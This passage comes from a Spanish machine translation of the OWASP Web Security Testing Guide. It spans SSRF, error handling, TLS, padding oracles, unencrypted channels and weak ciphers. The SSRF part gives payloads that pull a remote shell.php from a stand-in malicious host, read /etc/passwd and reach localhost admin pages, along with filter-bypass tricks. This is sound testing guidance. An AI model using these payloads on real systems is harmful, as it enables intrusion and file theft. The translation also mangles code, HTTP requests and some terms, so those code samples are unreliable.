relación que a menudo surge cuando el servidor de aplicaciones puede interactuar con otros sistemas back-end a los que los usuarios no pueden acceder directamente. Estos sistemas de back-end a menudo tienen direcciones IP privadas no enrutables o están restringidos a ciertos hosts. Dado que están protegidos por la topología de la red, a menudo carecen de controles más sofisticados. Estos sistemas internos a menudo contienen datos o funciones confidenciales.

Considere la siguiente solicitud:

```
OBTENER https://example.com/page?page=about.php
```

Puede probar esta solicitud con las siguientes cargas útiles.

Cargar el contenido de un archivo

```
OBTENER https://example.com/page?page=https://malicioussite.com/shell.php
```

Acceder a una página restringida

```
OBTENER https://example.com/page?page=http://localhost/admin
```

O:

```
OBTENER https://example.com/page?page=http://127.0.0.1/admin
```

Utilice la interfaz de bucle invertido para acceder a contenido restringido únicamente al host. Este mecanismo implica que si tiene acceso al host, también tiene privilegios para acceder directamente a la página de administración .

Machine Translated by Google

Este tipo de relaciones de confianza, donde las solicitudes que se originan en la máquina local se manejan de manera diferente a las solicitudes ordinarias, son a menudo lo que permite que SSRF sea una vulnerabilidad crítica.

Obtener un archivo local

```
OBTENER https://example.com/page?page=file:///etc/passwd
```

Métodos HTTP utilizados

Todas las cargas útiles anteriores se pueden aplicar a cualquier tipo de solicitud HTTP y también se pueden inyectar en valores de encabezado y cookies.

Una nota importante sobre la SSRF con solicitudes POST es que la SSRF también puede manifestarse de forma ciega, porque es posible que la aplicación no devuelva nada inmediatamente. En cambio, los datos inyectados pueden usarse en otras funciones, como informes en PDF, manejo de facturas o pedidos, etc., que pueden ser visibles para los empleados o el personal, pero no necesariamente hasta el final.
usuario o evaluador.

Puede encontrar más información sobre Blind SSRF aquí](https://portswigger.net/web-security/ssrf/blind), o en la [sección de referencias.

Generadores de PDF

En algunos casos, un servidor puede convertir los archivos cargados al formato PDF. Intente inyectar elementos <iframe> , <img> , <script> <base> , o o funciones CSS url() que apunten a servicios internos.

```
<iframe src="file:///etc/passwd" ancho="400" alto="400"> <iframe src="archivo:///
c:/windows/win.ini" ancho="400" alto ="400">
```

Omisión de filtro común Algunas

aplicaciones bloquean las referencias a localhost y 127.0.0.1 . Esto se puede evitar mediante:

- Usando una representación de IP alternativa que se evalúa como 127.0.0.1 :
  - Notación decimal: 2130706433
  - Notación octal: 017700000001
  - Acortamiento de IP: 127,1
- Ofuscación de cadenas
- Registrar su propio dominio que resuelve 127.0.0.1

A veces, la aplicación permite entradas que coinciden con una determinada expresión, como un dominio. Esto puede evitarse si el analizador de esquemas de URL no se implementa correctamente, lo que da como resultado ataques similares a los ataques semánticos.

- Usando el carácter @ para separar entre la información del usuario y el host: https://expected-domain@attacker-dominio
- Fragmentación de URL con el carácter # : https://dominio-atacante#dominio-esperado
- codificación de URL
- Fuzzing
- Combinaciones de todo lo anterior.

Para cargas útiles adicionales y técnicas de derivación, consulte la sección de referencias.

Remediación

Se sabe que SSRF es uno de los ataques más difíciles de derrotar sin el uso de listas de permitidos que requieren que se permitan IP y URL específicas. Para obtener más información sobre la prevención de SSRF, lea la Hoja de referencia para la prevención de falsificación de solicitudes del lado del servidor.

Machine Translated by Google

Referencias

- swisskyrepo: Cargas útiles de la SSRF
- Lectura de archivos internos utilizando la vulnerabilidad SSRF
- Abusar del servicio de metadatos de AWS mediante vulnerabilidades SSRF
- Hoja de referencia para la prevención de falsificación de solicitudes del lado del servidor OWASP
- Portswigger: SSRF
- Portswigger: SSRF ciega
- Seminario web Bugcrowd: SSRF
- Blog de Hackerone: SSRF
- Hacker101: SSRF
- Sintaxis genérica de URI

Machine Translated by Google

4.8 Pruebas de manejo de errores

4.8.1 Pruebas para detectar un manejo inadecuado de errores

4.8.2 Pruebas de seguimiento de pila

Machine Translated by Google

Pruebas para detectar un manejo inadecuado de errores

WSTG-ERRH-01

Resumen

Todo tipo de aplicaciones (aplicaciones web, servidores web, bases de datos, etc.) generarán errores por diversos motivos. Los desarrolladores a menudo ignoran el manejo de estos errores o rechazan la idea de que un usuario alguna vez intentará provocar un error a propósito (por ejemplo, enviando una cadena donde se espera un número entero). Cuando el desarrollador solo considera el camino feliz, olvida todas las demás posibles entradas del usuario que el código puede recibir pero no puede manejar.

A veces surgen errores como:

- rastros de pila,
- tiempos de espera de red,
- falta de coincidencia de entrada,
- y volcados de memoria.

Un manejo inadecuado de errores puede permitir a los atacantes:

- Comprenda las API que se utilizan internamente.
- Mapee los diversos servicios que se integran entre sí obteniendo información sobre los sistemas internos y los marcos utilizados, lo que abre puertas al encadenamiento de ataques.
- Reúna las versiones y tipos de aplicaciones que se utilizan.
- DoS el sistema forzándolo a entrar en un punto muerto o en una excepción no controlada que envía una señal de pánico al motor que lo ejecuta.

- Los controles se omiten cuando una determinada excepción no está restringida por la lógica establecida en torno al camino feliz.

Objetivos de la prueba

- Identifique la salida de error existente.
- Analice los diferentes resultados devueltos.

Cómo probar

Los errores generalmente se consideran benignos, ya que proporcionan datos de diagnóstico y mensajes que podrían ayudar al usuario a comprender el problema en cuestión o al desarrollador a depurarlo.

Al intentar enviar datos inesperados o forzar al sistema a ciertos casos y escenarios extremos, la mayoría de las veces el sistema o la aplicación revelará un poco lo que está sucediendo internamente, a menos que los desarrolladores desactiven todos los errores posibles y devuelvan un determinado mensaje personalizado. .

Servidores web

Todas las aplicaciones web se ejecutan en un servidor web, ya sea integrado o completo. Las aplicaciones web deben manejar y analizar las solicitudes HTTP y, para ello, un servidor web siempre forma parte de la pila. Algunos de los servidores web más famosos son NGINX, Apache e IIS.

Los servidores web tienen formatos y mensajes de error conocidos. Si uno no está familiarizado con su apariencia, buscarlos en línea le proporcionará ejemplos. Otra forma sería consultar su documentación o simplemente configurar un servidor local y descubrir los errores revisando las páginas que utiliza el servidor web.

Machine Translated by Google

Para generar mensajes de error, un evaluador debe:

- Busque archivos y carpetas aleatorios que no se encontrarán (404).
- Intente solicitar carpetas que existen y vea el comportamiento del servidor (403, página en blanco o listado de directorios).
- Intente enviar una solicitud que rompa el RFC HTTP. Un ejemplo sería enviar una ruta muy grande, romper el formato de los encabezados o cambiar la versión HTTP.
    - Incluso si los errores se manejan a nivel de aplicación, romper el RFC HTTP puede hacer que el servidor web integrado se muestre ya que tiene que manejar la solicitud, y los desarrolladores se olviden de anular estos errores.

Aplicaciones Las

aplicaciones son las más susceptibles a dejar salir una amplia variedad de mensajes de error, que incluyen: seguimientos de pila, volcados de memoria, excepciones mal manejadas y errores genéricos. Esto sucede debido al hecho de que las aplicaciones se crean a medida la mayor parte del tiempo y los desarrolladores necesitan observar y manejar todos los casos de error posibles (o tener un mecanismo global de detección de errores), y estos errores pueden aparecer a partir de integraciones con otros servicios.

Para que una aplicación arroje estos errores, un evaluador debe:

1. Identifique posibles puntos de entrada donde la aplicación espera datos.
2. Analice el tipo de entrada esperado (cadenas, enteros, JSON, XML, etc.).
3. Borre cada punto de entrada según los pasos anteriores para tener un escenario de prueba más enfocado.
    - Borrar cada entrada con todas las inyecciones posibles no es la mejor solución a menos que tenga un tiempo de prueba ilimitado y la aplicación pueda manejar esa cantidad de entrada.
    - Si la fuzzing no es una opción, seleccione manualmente las entradas viables que tengan la mayor probabilidad de romper un determinado analizador (por ejemplo, un corchete de cierre para un cuerpo JSON, un texto grande donde solo se esperan un par de caracteres, inyección CLRF con parámetros que podrían ser analizados por servidores y controles de validación de entrada, caracteres especiales que no son aplicables a nombres de archivos, etc.).
    - Se debe ejecutar la confusión con datos de jerga para cada tipo, ya que a veces los intérpretes se salen del manejo de excepciones del desarrollador.
4. Comprenda el servicio que responde con el mensaje de error e intente hacer una lista difusa más refinada para resaltar más información o detalles de error de ese servicio (podría ser una base de datos, un servicio independiente, etc.).

Los mensajes de error son a veces la principal debilidad al mapear sistemas, especialmente bajo una arquitectura de microservicio. Si los servicios no están configurados adecuadamente para manejar errores de manera genérica y uniforme, los mensajes de error permitirían al evaluador identificar qué servicio maneja qué solicitudes y permitir un ataque más enfocado por servicio.

> El evaluador debe estar atento al tipo de respuesta. A veces, los errores se devuelven como éxito con un cuerpo de error, se oculta el error en un 302 o simplemente al tener una forma personalizada de representar ese error.

Remediación

Para solucionarlo, consulte los controles proactivos C10 y la hoja de trucos sobre manejo de errores.

Parques infantiles

- Tienda de jugos: manejo de errores

Referencias

- WSTG: Apéndice C - Controles proactivos de
- Fuzz Vectors C10: Manejar todos los errores y excepciones ASVS v4.1 v7.4:
- Manejo de errores
- CWE 728 - Manejo inadecuado de errores
- Serie de hojas de referencia: manejo de errores

Machine Translated by Google

Pruebas de seguimiento de pila

WSTG-ERRH-02

Este contenido se ha fusionado en: Pruebas de manejo inadecuado de errores.

Machine Translated by Google

4.9 Pruebas de criptografía débil

4.9.1 Pruebas de seguridad de la capa de transporte débil

4.9.2 Pruebas de relleno de Oracle

4.9.3 Pruebas de información confidencial enviada a través de canales no cifrados

4.9.4 Pruebas de cifrado débil

Machine Translated by Google

Pruebas de seguridad de la capa de transporte débil

WSTG-CRYP-01

Resumen

Cuando se envía información entre el cliente y el servidor, esta debe estar cifrada y protegida para evitar que un atacante pueda leerla o modificarla. Esto se hace más comúnmente usando HTTPS, que utiliza el protocolo Transport Layer Security (TLS) , un reemplazo del antiguo protocolo Secure Socket Layer (SSL). TLS también proporciona una manera para que el servidor demuestre al cliente que se ha conectado al servidor correcto, presentando un certificado digital confiable.

A lo largo de los años, se han identificado una gran cantidad de debilidades criptográficas en los protocolos SSL y TLS, así como en los cifrados que utilizan. Además, muchas de las implementaciones de estos protocolos también han tenido graves vulnerabilidades. Como tal, es importante probar que los sitios no solo implementen TLS, sino que lo hagan de manera segura.

Objetivos de la prueba

- Validar la configuración del servicio.
- Revisar la solidez y validez criptográfica del certificado digital.
- Asegúrese de que la seguridad TLS no se pueda omitir y que esté implementada correctamente en toda la aplicación.

Cómo probar

Los problemas relacionados con la seguridad de la capa de transporte se pueden dividir en términos generales en las siguientes áreas:

Configuración del servidor Hay

una gran cantidad de versiones de protocolo, cifrados y extensiones compatibles con TLS. Muchos de ellos se consideran heredados y tienen debilidades criptográficas, como las que se enumeran a continuación. Tenga en cuenta que es probable que se identifiquen nuevas debilidades con el tiempo, por lo que esta lista puede estar incompleta.

- SSLv2 (AHOGADO)
- SSLv3 (CANICHE)
- TLSv1.0 (BESTIA)
- EXPORTAR conjuntos de cifrados (FREAK)
- cifrados NULL (solo proporcionan autenticación).
- Cifrados anónimos (estos pueden ser compatibles con servidores SMTP, como se explica en RFC 7672)
- Cifrados RC4 (NO MÁS)
- Cifrados en modo CBC (BEAST, Lucky 13)
- Compresión TLS (CRIMEN)
- Teclas DHE débiles (LOGJAM)

La guía TLS del lado del servidor de Mozilla detalla los protocolos y cifrados que se recomiendan actualmente.

Explotabilidad

Se debe enfatizar que, si bien muchos de estos ataques se han demostrado en un entorno de laboratorio, generalmente no se considera práctico explotarlos en el mundo real, ya que requieren un ataque MitM (generalmente activo) y recursos significativos. Como tales, es poco probable que sean explotados por nadie que no sean los estados nacionales.

Machine Translated by Google

Certificados digitales

Debilidades criptográficas

Desde una perspectiva criptográfica, hay dos áreas principales que deben revisarse en un certificado digital:

- La fuerza de la clave debe ser de al menos 2048 bits.
- El algoritmo de firma debe ser al menos SHA-256. No se deben utilizar algoritmos heredados como MD5 y SHA-1.

Validez

Además de ser criptográficamente seguro, el certificado también debe considerarse válido (o confiable). Esto significa que debe:

- Estar dentro del periodo de vigencia definido.
  - Cualquier certificado emitido después del 1 de septiembre de 2020 no debe tener una vida útil máxima de más de 398 días.
- Estar firmado por una autoridad certificadora (CA) confiable.
  - Debe ser una CA pública confiable para aplicaciones externas o una CA interna para aplicaciones internas.
  - No marque aplicaciones internas como si tuvieran certificados que no son de confianza solo porque su sistema no confía en la CA.
- Tener un nombre alternativo del sujeto (SAN) que coincida con el nombre de host del sistema.
  - Los navegadores modernos ignoran el campo Nombre común (CN), que solo miran la SAN.
  - Asegúrese de acceder al sistema con el nombre correcto (por ejemplo, si accede al host por IP, cualquier certificado aparecerá como no confiable).

Algunos certificados pueden emitirse para dominios comodín (como *.example.org), lo que significa que pueden ser válidos para varios subdominios. Aunque es conveniente, existen una serie de preocupaciones de seguridad en torno a esto que deben tenerse en cuenta. Estos se analizan en la hoja de referencia de seguridad de la capa de transporte de OWASP.

Los certificados también pueden filtrar información sobre sistemas internos o nombres de dominio en los campos Emisor y SAN, lo que puede resultar útil al intentar crear una imagen de la red interna o realizar actividades de ingeniería social.

Vulnerabilidades de implementación

A lo largo de los años, ha habido vulnerabilidades en las distintas implementaciones de TLS. Hay demasiados para enumerarlos aquí, pero algunos de los ejemplos clave son:

- Generador de números aleatorios predecibles de Debian OpenSSL (CVE-2008-0166)
- Renegociación insegura de OpenSSL (CVE-2009-3555)
- Sangrado del corazón OpenSSL (CVE-2014-0160)
- CANICHE F5 TLS (CVE-2014-8730)
- Denegación de servicio de Microsoft Schannel (MS14-066 / CVE-2014-6321)

Vulnerabilidades de la aplicación

Además de que la configuración TLS subyacente esté configurada de forma segura, la aplicación también debe utilizarla de forma segura. Algunos de estos puntos se abordan en otras partes de esta guía:

- No enviar datos confidenciales a través de canales no cifrados (WSTG-CRYP-03)
- Configuración del encabezado HTTP Strict-Transport-Security (WSTG-CONF-07)
- Configuración del indicador Seguro en cookies (WSTG-SESS-02)

Contenido activo mixto

El contenido activo mixto ocurre cuando los recursos activos (como scripts para CSS) se cargan a través de HTTP sin cifrar y se incluyen en una página segura (HTTPS). Esto es peligroso porque permitiría a un atacante modificar estos archivos (ya que se envían sin cifrar), lo que podría permitirle ejecutar código arbitrario (JavaScript o CSS) en la página. Pasivo

Machine Translated by Google

El contenido (como imágenes) cargado a través de una conexión insegura también puede filtrar información o permitir que un atacante desfigure la página, aunque es menos probable que conduzca a un compromiso total.

> Nota: los navegadores modernos bloquearán el contenido activo que se carga desde fuentes inseguras en páginas seguras.

Redirigir de HTTP a HTTPS

Muchos sitios aceptarán conexiones a través de HTTP sin cifrar y luego redirigirán inmediatamente al usuario a la versión segura (HTTPS) del sitio con una redirección permanente 301 movida . La versión HTTPS del sitio luego establece el encabezado Strict-Transport-Security para indicarle al navegador que siempre use HTTPS en el futuro.

Sin embargo, si un atacante logra interceptar esta solicitud inicial, podría redirigir al usuario a un sitio malicioso o utilizar una herramienta como sslstrip. para interceptar solicitudes posteriores.

Para defenderse contra este tipo de ataque, el sitio debe agregarse a la lista de precarga.

Pruebas automatizadas

Existe una gran cantidad de herramientas de escaneo que se pueden utilizar para identificar debilidades en la configuración SSL/TLS de un servicio, incluidas herramientas dedicadas y escáneres de vulnerabilidades de propósito general. Algunos de los más populares son:

- Nmapa (varios guiones)
- OWASP O-Saft
- escaneo ssl
- sslyze
- Laboratorios SSL
- pruebassl.sh

Prueba manual

También es posible realizar la mayoría de las comprobaciones manualmente, utilizando líneas de comandos como openssl s_client o gnutls-cli para conectarse con protocolos, cifrados u opciones específicos.

Al realizar pruebas de este tipo, tenga en cuenta que es posible que la versión de OpenSSL o GnuTLS incluida con la mayoría de los sistemas modernos no admita algunos protocolos obsoletos e inseguros, como SSLv2 o cifrados EXPORT. Asegúrese de que su versión sea compatible con las versiones obsoletas antes de usarla para realizar pruebas, o terminará con falsos negativos.

También es posible realizar pruebas limitadas utilizando un navegador web, ya que los navegadores modernos proporcionarán detalles de los protocolos y cifrados que se utilizan en sus herramientas de desarrollo. También proporcionan una manera fácil de probar si un certificado se considera confiable, navegando hasta el servicio y viendo si aparece una advertencia de certificado.

Referencias

- Hoja de referencia de protección de la capa de transporte de OWASP
- Guía TLS del lado del servidor de Mozilla

Machine Translated by Google

Pruebas de relleno de Oracle

WSTG-CRYP-02

Resumen

Un oráculo de relleno es una función de una aplicación que descifra datos cifrados proporcionados por el cliente, por ejemplo, el estado de la sesión interna almacenado en el cliente, y filtra el estado de validez del relleno después del descifrado. La existencia de un oráculo de relleno permite a un atacante descifrar datos cifrados y cifrar datos arbitrarios sin conocer la clave utilizada para estas operaciones criptográficas. Esto puede provocar una fuga de datos sensibles o vulnerabilidades de escalada de privilegios, si la aplicación asume la integridad de los datos cifrados.

Los cifrados de bloque cifran datos sólo en bloques de ciertos tamaños. Los tamaños de bloque utilizados por los cifrados comunes son 8 y 16 bytes. Los datos cuyo tamaño no coincide con un múltiplo del tamaño de bloque del cifrado utilizado deben rellenarse de una manera específica para que el descifrador pueda eliminar el relleno. Un esquema de relleno comúnmente utilizado es PKCS#7. Llena los bytes restantes con el valor de la longitud del relleno.

Ejemplo 1 Si el

relleno tiene una longitud de 5 bytes, el valor del byte 0x05 se repite `cinco` veces después del texto sin formato.

Se produce una condición de error si el relleno no coincide con la sintaxis del esquema de relleno utilizado. Un oráculo de relleno está presente si una aplicación filtra esta condición de error de relleno específica para los datos cifrados proporcionados por el cliente. Esto puede suceder al exponer excepciones (por ejemplo, BadPaddingException `en` Java) directamente, por diferencias sutiles en las respuestas enviadas al cliente o por otro canal lateral como el comportamiento de sincronización.

Ciertos modos de operación de la criptografía permiten ataques de inversión de bits, donde la inversión de un bit en el texto cifrado provoca que el bit también se invierta en el texto sin formato. Invertir un bit en el n-ésimo bloque de datos cifrados CBC hace que el mismo bit en el (n+1)-ésimo bloque se invierta en los datos descifrados. Esta manipulación elimina el enésimo bloque del texto cifrado descifrado.

El ataque del oráculo de relleno permite a un atacante descifrar datos cifrados sin conocer la clave de cifrado y el cifrado utilizado enviando textos cifrados hábilmente manipulados al oráculo de relleno y observando los resultados que devuelve. Esto provoca la pérdida de confidencialidad de los datos cifrados. Por ejemplo, en el caso de datos de sesión almacenados en el lado del cliente, el atacante puede obtener información sobre el estado interno y la estructura de la aplicación.

Un ataque de relleno de Oracle también permite a un atacante cifrar textos sin formato arbitrarios sin conocer la clave y el cifrado utilizados. Si la aplicación asume que se proporciona la integridad y autenticidad de los datos descifrados, un atacante podría manipular el estado de la sesión interna y posiblemente obtener mayores privilegios.

Objetivos de la prueba

- Identifique mensajes cifrados que dependan del relleno.
- Intente romper el relleno de los mensajes cifrados y analice los mensajes de error devueltos para un análisis más detallado.

Cómo probar

Pruebas de caja negra

Primero se deben identificar los posibles puntos de entrada para los oráculos de relleno. Generalmente se deben cumplir las siguientes condiciones:

1. Los datos están cifrados. Los buenos candidatos son valores que parecen aleatorios.

Machine Translated by Google

2. Se utiliza un cifrado de bloque. La longitud del texto cifrado decodificado (a menudo se utiliza Base64) es un múltiplo de los tamaños de bloque de cifrado comunes, como 8 o 16 bytes. Diferentes textos cifrados (por ejemplo, recopilados por diferentes sesiones o manipulación del estado de la sesión) comparten un divisor común en la longitud.

Ejemplo 2

`Dg6W8OiWMIdVokIDH15T/A==` resultados después de la decodificación Base64 en `0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc` .
Esto parece ser aleatorio y de 16 bytes de longitud.

Si se identifica dicho valor de entrada candidato, se debe verificar el comportamiento de la aplicación ante la manipulación bit a bit del valor cifrado. Normalmente, este valor codificado en Base64 incluirá el vector de inicialización (IV) antepuesto al texto cifrado. Dado un texto plano p y un cifrado con un tamaño de bloque nn) . La longitud de la cadena cifrada será y=(b+1)*n debido , el número de bloques será b = techo (longitud (b) / al vector de inicialización. Para verificar la presencia del oráculo, decodifique la cadena, invierta el último bit del penúltimo bloque b-1 (el bit menos significativo del byte en yn-1), vuelva a codificar y envíe. A continuación, decodifique la cadena original, invierta el último bit del bloque b-2 (el bit menos significativo del byte en y-2*n-1), vuelva a codificar y envíe.

Si se sabe que la cadena cifrada es un solo bloque (el IV está almacenado en el servidor o la aplicación está utilizando un IV codificado con malas prácticas), se deben realizar varios cambios de bits por turno. Un enfoque alternativo podría ser anteponer un bloque aleatorio y invertir bits para que el último byte del bloque agregado tome todos los valores posibles (0 a 255).

Las pruebas y el valor base deberían provocar al menos tres estados diferentes durante y después del descifrado:

- El texto cifrado se descifra y los datos resultantes son correctos.
- El texto cifrado se descifra, los datos resultantes se confunden y provocan alguna excepción o error en el manejo de la lógica de la aplicación.
- El descifrado del texto cifrado falla debido a errores de relleno.

Compare las respuestas cuidadosamente. Busque especialmente excepciones y mensajes que indiquen que hay algún problema con el relleno. Si aparecen tales mensajes, la aplicación contiene un oráculo de relleno. Si los tres estados diferentes descritos anteriormente son observables implícitamente (mensajes de error diferentes, canales laterales de sincronización), existe una alta probabilidad de que haya un oráculo de relleno presente en este punto. Intente realizar el ataque del oráculo de relleno para garantizar esto.

Ejemplo 3

- ASP.NET arroja `System.Security.Cryptography.CryptographicException: el relleno no es válido y no se puede eliminar.` si el relleno de un texto cifrado descifrado está roto.
- En Java, en este caso se lanza una excepción `javax.crypto.BadPaddingException` .
- Los errores de descifrado o similares pueden ser posibles oráculos de relleno.

> Una implementación segura verificará la integridad y generará solo dos respuestas: ok y fallido . No hay canales laterales que puedan usarse para determinar estados de error internos.

Prueba de caja gris

Verifique que todos los lugares donde se descifran los datos cifrados del cliente, que solo el servidor debe conocer, estén descifrados. Dicho código debe cumplir las siguientes condiciones:

1. La integridad del texto cifrado debe verificarse mediante un mecanismo seguro, como HMAC o modos de operación de cifrado autenticados como GCM o CCM.
2. Todos los estados de error durante el descifrado y el procesamiento posterior se manejan de manera uniforme.

Ejemplo 4

Visualización del proceso de descifrado.

Herramientas

- bletchley

Machine Translated by Google

- padbuster
- Herramienta de explotación de Oracle de relleno (POET)
- Poráculo
- python-paddingoracle

Referencias

- Wikepedia - Ataque de oráculo acolchado
- Juliano Rizzo, Thai Duong, “Prácticos ataques de oráculo de relleno”

Machine Translated by Google

Pruebas de información confidencial enviada sin cifrar Canales

WSTG-CRYP-03

Resumen

Los datos sensibles deben ser protegidos cuando se transmiten a través de la red. Si los datos se transmiten a través de HTTPS o se cifran de otra manera, el mecanismo de protección no debe tener limitaciones ni vulnerabilidades, como se explica en el artículo más amplio Pruebas de seguridad de la capa de transporte débil y en otra documentación de OWASP:

- OWASP Top 10 2017 Exposición de datos sensibles A3.
- OWASP ASVS - Verificación V9.
- Hoja de referencia sobre protección de la capa de transporte.

Como regla general, si los datos deben protegerse durante su almacenamiento, también deben protegerse durante su transmisión.
Algunos ejemplos de datos confidenciales son:

- Información utilizada en la autenticación (por ejemplo, Credenciales, PIN, Identificadores de sesión, Tokens, Cookies…)
- Información protegida por leyes, reglamentos o políticas organizativas específicas (por ejemplo, tarjetas de crédito, datos de clientes)

Si la aplicación transmite información confidencial a través de canales no cifrados (por ejemplo, HTTP), se considera un riesgo de seguridad.
Algunos ejemplos son la autenticación básica que envía credenciales de autenticación en texto sin formato a través de HTTP, credenciales de autenticación basadas en formularios enviadas a través de HTTP o la transmisión en texto sin formato de cualquier otra información considerada confidencial debido a regulaciones, leyes, políticas organizativas o lógica empresarial de la aplicación.

Ejemplos de información de identificación personal (PII) son:

- Números de seguridad social
- números de cuentas bancarias
- Información del pasaporte
- Información relacionada con la atención sanitaria
- Información del seguro médico
- Información del estudiante
- Números de tarjetas de crédito y débito
- Licencia de conducir e información de identificación estatal

Objetivos de la prueba

- Identificar la información sensible transmitida a través de los distintos canales.
- Evaluar la privacidad y seguridad de los canales utilizados.

Cómo probar

La aplicación podría transmitir en texto claro varios tipos de información que deben protegerse. Es posible comprobar si esta información se transmite a través de HTTP en lugar de HTTPS, o si se utilizan cifrados débiles. Consulte más información sobre la transmisión insegura de credenciales OWASP Top 10 2017 A3-Sensitive Data Exposure o Transport Layer Protection Cheat Sheet.

Machine Translated by Google

Ejemplo 1: Autenticación básica a través de HTTP

Un ejemplo típico es el uso de Autenticación básica a través de HTTP. Cuando se utiliza la autenticación básica, las credenciales de usuario se codifican en lugar de cifrarse y se envían como encabezados HTTP. En el siguiente ejemplo, el probador usa curl para probar este problema. Observe cómo la aplicación utiliza autenticación básica y HTTP en lugar de HTTPS.

```
$ curl -kis http://example.com/restricted/ HTTP/1.1 401 Autorización
requerida Fecha: viernes, 1 de agosto de 2013 00:00:00
GMT WWW-Authenticate: reino básico="Área restringida"

Rangos de aceptación: bytes Variar:
Aceptar-codificar contenido-Longitud: 162
Tipo de contenido: texto/html

<html><head><title>Autorización 401 requerida</title></head> <body bgcolor=white>
<h1>Autorización 401 requerida</h1> ¡Credenciales de inicio de sesión no válidas! </cuerpo></html>
```

Ejemplo 2: Autenticación basada en formularios realizada a través de HTTP

Otro ejemplo típico son los formularios de autenticación que transmiten las credenciales de autenticación del usuario a través de HTTP. En el siguiente ejemplo se puede ver el uso de HTTP en el `atributo` de acción del formulario. También es posible ver este problema examinando el tráfico HTTP con un proxy de interceptación.

```
<formulario acción="http://ejemplo.com/login">
        <label for="nombre de usuario">Usuario:</label> < tipo de entrada="texto" id="nombre de usuario"-nombre="nombre de usuario"-valor=""/> <br />

        <label for="contraseña">Contraseña:</label> < tipo de entrada="contraseña" id="contraseña"-nombre="contraseña"-
valor=""/>
        < tipo de entrada="enviar" valor="Iniciar sesión"/> </
formulario>
```

Ejemplo 3: Cookie que contiene el ID de sesión enviada a través de HTTP

La cookie de ID de sesión debe transmitirse a través de canales protegidos. Si la cookie no tiene configurada la bandera segura , se permite que la aplicación la transmita sin cifrar. Tenga en cuenta que la configuración de la cookie se realiza sin el indicador Seguro y que todo el proceso de inicio de sesión se realiza en HTTP y no en HTTPS.

```
https://secure.example.com/login

POST /login HTTP/1.1 Host:
Secure.example.com [...]

Referencia: https://secure.example.com/ Tipo de
contenido: aplicación/x-www-form-urlencoded Longitud del contenido: 188


HTTP/1.1 302 encontrado
Fecha: martes, 3 de diciembre de 2013 21:18:55 GMT
Servidor: Apache Set-
Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; caduca = viernes, 01 de enero de 2014, 00:00:00 GMT; ruta=/; dominio=ejemplo.com;
httponly Ubicación: privado/ Longitud del contenido: 0
Tipo de contenido: texto/html
```

```
http://ejemplo.com/privado

OBTENER /private HTTP/1.1
Host: ejemplo.com [...]
```

Machine Translated by Google


```
Referencia: https://secure.example.com/login Cookie:
JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;

HTTP/1.1 200 correcto
Tipo de contenido: texto/html;charset=UTF-8
Longitud del contenido: 730
Fecha: martes, 25 de diciembre de 2013 00:00:00 GMT
```

Ejemplo 4: Prueba de información confidencial sobre contraseñas en el código fuente o en los registros

Utilice una de las siguientes técnicas para buscar información confidencial.

Comprobar si la contraseña o clave de cifrado está codificada en el código fuente o en los archivos de configuración.

```
grep -r –E "Contraseña | contraseña | pwd |usuario | invitado| administrador | cifrado | clave | descifrar | compartir clave "
./RutaABuscar/
```

Comprobar si los registros o el código fuente pueden contener número de teléfono, dirección de correo electrónico, identificación o cualquier otra PII. Cambie la expresión regular según el formato de la PII.

```
grep-r " {2\}[0-9]\{6\} " ./PathToSearch/
```

Herramientas

- rizo
- grep
- Buscador de identidad
- Wireshark
- TCPDUMP

Machine Translated by Google

Prueba de cifrado débil

ID
WSTG-CRYP-04

Resumen

El uso incorrecto de algoritmos de cifrado puede provocar la exposición de datos confidenciales, fuga de claves, autenticación rota, sesiones inseguras y ataques de suplantación de identidad. Hay algunos algoritmos de cifrado o hash que se sabe que son débiles y no se recomienda su uso, como MD5 y RC4.

Además de la elección correcta de cifrado seguro o algoritmos hash, el uso correcto de los parámetros también es importante para el nivel de seguridad. Por ejemplo, no se recomienda el uso del modo ECB (libro de códigos electrónicos) en cifrado asimétrico.

Objetivos de la prueba

- Proporcionar una guía para la identificación de usos e implementaciones de hash o cifrado débil.

Cómo probar

Lista de verificación de seguridad básica

- Cuando se utiliza AES128 o AES256, el IV (vector de inicialización) debe ser aleatorio e impredecible. Consulte FIPS 140-2, Requisitos de seguridad para módulos criptográficos, sección 4.9.1. Pruebas de generador de números aleatorios. Por ejemplo, en Java, java.util.Random se considera un generador de números aleatorios débil. Se debe utilizar java.security.SecureRandom en lugar de java.util.Random .
- Para cifrado asimétrico, utilice criptografía de curva elíptica (ECC) con una curva segura como la preferida Curve25519 .
  - Si no se puede utilizar ECC, utilice el cifrado RSA con una clave mínima de 2048 bits.
- Cuando se utiliza RSA en la firma, se recomienda el relleno PSS.
- No se deben utilizar algoritmos de cifrado/hash débiles como MD5, RC4, DES, Blowfish, SHA1. RSA o DSA de 1024 bits, ECDSA de 160 bits (curvas elípticas), 2TDEA de 80/112 bits (DES triple de dos claves)
- Requisitos mínimos de longitud de clave:

```
Intercambio de claves: intercambio de claves Diffie-Hellman con un mínimo de 2048 bits
Integridad del mensaje: HMAC-SHA2
Hash de mensaje: SHA2 256 bits
Cifrado asimétrico: RSA 2048 bits
Algoritmo de clave simétrica: AES 128 bits
Hashing de contraseñas: PBKDF2, Scrypt, Bcrypt
ECDH, ECDSA: 256 bits
```

- No se deben utilizar los usos del modo SSH y CBC.
- Cuando se utiliza un algoritmo de cifrado simétrico, no se debe utilizar el modo ECB (Libro de códigos electrónicos).
- Cuando se utiliza PBKDF2 para codificar contraseñas, se recomienda que el parámetro de iteración sea superior a 10000. NIST También sugiere al menos 10.000 iteraciones de la función hash. Además, está prohibido utilizar la función hash MD5 con PBKDF2 como PBKDF2WithHmacMD5.

Revisión del código fuente

- Busque las siguientes palabras clave para identificar el uso de algoritmos débiles: MD4, MD5, RC4, RC2, DES, Blowfish, SHA-1, BCE

Machine Translated by Google

- Para implementaciones de Java, la siguiente API está relacionada con el cifrado. Revise los parámetros de la implementación del cifrado. Por ejemplo,

```
SecretKeyFactory(SecretKeyFactorySpi keyFacSpi, proveedor proveedor, algoritmo de cadena)
SecretKeySpec(byte[] clave, int offset, int len, algoritmo de cadena)
Cifrado c = Cipher.getInstance("DES/CBC/PKCS5Padding");
```

- Para el cifrado RSA, se sugieren los siguientes modos de relleno.

```
RSA/BCE/OAEPConSHA-1YMGF1Relleno (2048)
RSA/BCE/OAEPConSHA-256YMGF1Relleno (2048)
```

- Buscar BCE , no está permitido usarlo como relleno.
- Revise si se utiliza una IV (vector inicial) diferente.

```
